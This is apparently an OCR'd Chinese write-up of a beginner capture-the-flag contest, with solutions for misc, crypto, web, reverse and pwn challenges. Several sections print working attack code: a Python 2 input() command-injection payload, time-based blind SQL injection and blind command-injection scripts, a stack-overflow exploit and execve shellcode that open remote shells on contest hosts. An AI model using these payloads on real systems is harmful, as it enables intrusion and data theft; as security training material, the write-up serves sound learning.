
Noob

签到题

直接复制粘贴就能得分

64 的秘密


Base64 编码加密，用在线网站就行了：https://tool.oschina.net/encrypt?type=3



Easy_vb

打开直接 ALT + T 搜索 CTF

之后就能看见 flag



来学习如何使用 nc 吧

按照教程用 nc 命令连接自己所开放的端口

之后利用 `ls -la` 命令查看目录下的文件，发现有 flag 文件

直接利用 `cat flag` 命令输出 flag 文件内容即可

Misc

魔兽钓鱼

本意是让大家知道有工具可以修改 swf 文件，工具为：JPEXS Free Flash Decompiler

用工具打开以后直接搜索 N3EPu 字符串就能找到 flag

没想到还真有人玩到最后了，查看宝箱找到的字符串。。。

简单的计算题

在 python2 中，input 函数会执行命令

那么就可以直接在里面输入代码提权

payload 如下：

```
__import__('os').system('cat /flag')
```

Crypto

RSA

低指数加密广播攻击，这次为了防止大范围作弊，特地换成了动态的密码题

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from Crypto.Util import *
from pwn import *
import binascii
import gmpy2

p = remote('node1.binlep.top', 28045)
p.recvuntil('c = ')
c = gmpy2.mpz(long(p.recvuntil('\n')[:-1], 16))
p.recvuntil('e = ')
e = gmpy2.mpz(long(p.recvuntil('\n')[:-1], 16))
p.recvuntil('n = ')
n = gmpy2.mpz(long(p.recvuntil('\n')[:-1], 16))


i = 0
while 1:
    res = gmpy2.iroot(c + i * n, e)
    if res[1]:
        success('res           = ' + str(res))
        m = gmpy2.mpz(res[0])
        success('ASCII         = ' + binascii.a2b_hex(hex(m)
[2:]).decode("utf8"))
        success('long_to_bytes = ' + number.long_to_bytes(m).encode('hex'))
        break
    info('i = ' + str(i))
    i = i + 1
```

因为是 nc 连接的，强迫症患者在这里还是推荐大家学会使用 pwntools 库，因为的确很多密码题是需要用到的

AES

一个 AES-CBC 的常规加密题，题目给了 key 为 `In_fact_binLep_is_boring`

根据 key 的字符长度为 24 可以推断这题是 AES-192，题目说了加密用的向量 IV 的值是 null

那么可以猜测是 16 个 `\x00` 字符，那么我们就可以用如下脚本来进行解密

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from Crypto.Cipher import AES
from pwn import *
```

```python
import binascii


class prpcrypt():
    def __init__(self, key, iv):
        self.key = key
        self.iv = iv
        self.mode = AES.MODE_CBC

    def encrypt(self, text):
        cryptor = AES.new(self.key, self.mode, self.iv)
        length = 24
        count = len(text)
        if count % length != 0:
            add = length - (count % length)
        else:
            add = 0
        text = text + ('\0' * add)
        return binascii.hexlify(cryptor.encrypt(text))

    def decrypt(self, text):
        cryptor = AES.new(self.key, self.mode, self.iv)
        plain_text = cryptor.decrypt(binascii.unhexlify(text))
        return plain_text.rstrip('\0')


p = remote('node1.binlep.top', 28067)
pc = prpcrypt('In_fact_binLep_is_boring', '\x00' * 16)
p.recvuntil('cipher = ')
c = p.recvuntil('\n')[:-1]
success('answer = ' + pc.decrypt(c))
```

Web

SSQL

过滤了 and，or，|，&，#，-，sleep，if，flag

点击 hint 会在上面显示 desc，然后排序会倒过来

所以语句大概是 `select * from (表名) order by id ($ccc);`

order by 后注入，拿运算符拼接一下就会执行

由于 if 被过滤了，所以使用 case when

大概有两种思路，一种是利用 id 取余时回显不同进行布尔盲注

另一种是用延迟进行时间盲注，sleep 被过滤了，所以这里用 `benchmark(2000000,sha1(1))`

也就是执行 2000000 次 sha(1) 加密

另外 flag 在 secret 表的 flag 字段，这里需要用无列名注入

以下为时间盲注的 payload

```python
import requests
import time

```

```
s = requests.session()

url = "http://192.168.144.137:8080?ccc=* case when ascii(substr((select c from (select 1,2 as c union select * from secret)x limit 1,1),{},1))={} then benchmark(2000000,sha1(1)) else 1 end"
flag = ''
for i in range(1, 50):
    for j in range(32, 128):
        starTime = time.time()
        yuju = url.format(int(i), int(j))
        r = s.get(yuju)
        if (time.time() - starTime) > 3:
            flag += chr(j)
            print(flag)
            break
print('the flag is' + flag)
```

简单的命令执行1

核心代码只有一行 `shell_exec($_POST[cmd]);`

可以执行命令但是没有回显

那就试试延迟 sleep 函数，然后用 cut 逐位判断

完整 payload 如下：


```
import requests
import time

s = requests.session()
flag = ''
for z in range(1, 50):
    for i in 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_!@#%|^&{}[]/-()+=,\\':
        starTime = time.time()
        url = "http://183.129.189.60:10073/?imagin=if [ `cut -c" + str(z) + "-" + str(
            z) + " /flag` != '" + i + "' ]; then echo 1 ; else sleep 3; fi"
        r = s.get(url)
        if (time.time() - starTime) > 3:
            flag += i
            print(flag)
            break
    print(z)
print('the flag is' + flag)
```

Reverse

RE1

IDA 的基础操作，R 键数字转字符



RE2

文件有 upx 壳，在 linux 下：

```
upx -d [文件名]
```

就能完成脱壳

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int pipedes[2]; // [esp+18h] [ebp-38h]
  __pid_t v5; // [esp+20h] [ebp-30h]
  int v6; // [esp+24h] [ebp-2Ch]
  char buf; // [esp+2Eh] [ebp-22h]
  unsigned int v8; // [esp+4Ch] [ebp-4h]

  v8 = __readgsdword(0x14u);
  pipe(pipedes);  // pipe 函数可用于创建一个管道，以实现进程间的通信。
                  // pipe 函数的定义如下：
                  // #include<unistd.h>
                  // int pipe(int fd[2]);
                  /* *
                   * pipe 函数定义中的 fd 参数是一个大小为2的一个数组类型的指针
                   * 该函数成功时返回0，并将一对打开的文件描述符值填入 fd 参数指向的数组；失败时返回 -1 并设置 errno
                   * 通过pipe函数创建的这两个文件描述符 fd[0] 和 fd[1] 分别构成管道的两
                   * 往 fd[1] 写入的数据可以从 fd[0] 读出。并且 fd[1] 一端只能进行写操作
                   * fd[0] 一端只能进行读操作，不能反过来使用。要实现双向数据传输，可以使用两个管道
                   * */
  v5 = fork();    // 1）在父进程中，fork返回新创建子进程的进程ID；
                  // 2）在子进程中，fork返回0；
                  // 3）如果出现错误，fork返回一个负值；
  if ( !v5 )      // 等于0，即在子进程中时
  {
    puts("\nOMG!!!! I forgot kid's id");
```

```
    write(pipedes[1], "6980087614356821435692875 3", 0x1Du);  // 写入
    puts("Ready to exit     ");
    exit(0);
  }
  read(pipedes[0], &buf, 0x1Du);                // 读取
  __isoc99_scanf("%d", &v6);
  if ( v6 == v5 )
  {
    if ( (*(_DWORD *)((_BYTE *)lol + 3) & 0xFF) == 204 )
    {
      puts(":D");
      exit(1);
    }
    printf("\nYou got the key\n ");
    lol(&buf);                                  // 生成flag
  }
  wait(0);
  return 0;
}
```

程序开启了一个新的进程，然后向子进程中写入了一串数据：`6980087614356821435692875 3`
然后通过 lol 函数进行解密

```
int __cdecl lol(_BYTE *a1)
{
  char v2; // [esp+15h] [ebp-13h]
  char v3; // [esp+16h] [ebp-12h]
  char v4; // [esp+17h] [ebp-11h]
  char v5; // [esp+18h] [ebp-10h]
  char v6; // [esp+19h] [ebp-Fh]
  char v7; // [esp+1Ah] [ebp-Eh]
  char v8; // [esp+1Bh] [ebp-Dh]

  v2 = 2 * a1[1];
  v3 = a1[4] + a1[5];
  v4 = a1[8] + a1[9];
  v5 = 2 * a1[12];
  v6 = a1[18] + a1[17];
  v7 = a1[10] + a1[21];
  v8 = a1[9] + a1[25];
  return printf("flag_is_not_here");
}
```

分析后可以利用如下脚本得到 flag：

```python
a1 = "69800876143568214356928753"

v2 = ord(a1[1]) * 2
v3 = ord(a1[4]) + ord(a1[5])
v4 = ord(a1[8]) + ord(a1[9])
v5 = 2 * ord(a1[12])
v6 = ord(a1[18]) + ord(a1[17])
v7 = ord(a1[10]) + ord(a1[21])
v8 = ord(a1[9]) + ord(a1[25])

print ''.join([chr(v2), chr(v3), chr(v4), chr(v5), chr(v6), chr(v7),
chr(v8)])
```

之后在外面包裹上 flag 或者 N3EPu 或者 RCTF 就可以通过了

Pwn

Overwrite

一道算不上入门 Pwn 的基础练习题，给了源码：

```c
#include <stdio.h>

int main(){
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    char a = 'N';
    char b[0x20] = {0};
    write(1, "H3llo JuNe~\n", 12);
    scanf("%s", b);
    if(a == 'Y'){
        system("sh");
    }
    return 0;
}
// gcc pwn.c -z execstack -z norelro -no-pie -fno-stack-protector -o pwn
```

但是源码看着并不方便，还是 IDA 方便：

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v4; // [rsp+0h] [rbp-30h]
  __int64 v5; // [rsp+8h] [rbp-28h]
  __int64 v6; // [rsp+10h] [rbp-20h]
  __int64 v7; // [rsp+18h] [rbp-18h]
  char v8; // [rsp+2Fh] [rbp-1h]

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  v8 = 'N';
  v4 = 0LL;
  v5 = 0LL;
  v6 = 0LL;
```

```
  v7 = 0LL;
  write(1, "H31lo JuNe~\n", 0xCuLL);
  __isoc99_scanf("%s", &v4);
  if ( v8 == 'Y' )
    system("sh");
  return 0;
}
```

可以看到 v4 变量和 v8 变量差了 0x2f 个字节，那么覆盖变量即可

题目啥保护都没开，说实话输入一堆 Y 就行，写 ret2text 也行

解题脚本如下：

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *

debug = 2
context(arch='amd64', endian='el', os='linux')
context.log_level = 'debug'
if debug == 1:
    p = process(['./pwn'])
else:
    p = remote('node1.binlep.top', 28073)

pd = 'a' * 0x2f
pd += 'Y'
p.sendlineafter('H31lo JuNe~\n', pd)
p.interactive()
```

3steps

TUCTF 2019 中原题（3step），改了改文件里的字符串，但是文件名没咋改

按理来说是能搜到的，但是没人搜

本质上就是一个手写 32 位的 shellcode 题，挺简单的，也有地址啥的

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *

debug = 2
context(log_level="debug", arch="i386", os="linux")
if debug == 1:
    p = process('./chall')
else:
    p = remote('node1.binlep.top', 28040)

# gdb.attach(p, "b *$rebase(0x12B2)\nc")
p.recvuntil('Try out some tricks\n')
addr_buf1 = int(p.recv(10), 16)
p.recv(1)
addr_buf = int(p.recv(10), 16)
success('addr_buf1 = ' + hex(addr_buf1))
success('addr_buf  = ' + hex(addr_buf))
```

```
pd = asm('''
          xor edx, edx;
          push edx;
          xor ecx, ecx;
          mov eax, 0x0B;
          mov ebx, {}
          jmp ebx;
          '''.format(hex(addr_buf))
          )
info(len(pd))
p.sendafter('Step 1: ', pd)
pd = asm('''
          push 0x68732f;
          push 0x6e69622f;
          mov ebx, esp;
          int 0x80;
          ''')
info(len(pd))
p.sendafter('Step 2: ', pd)
p.sendafter('Step 3: ', p32(addr_buf1))
p.interactive()
```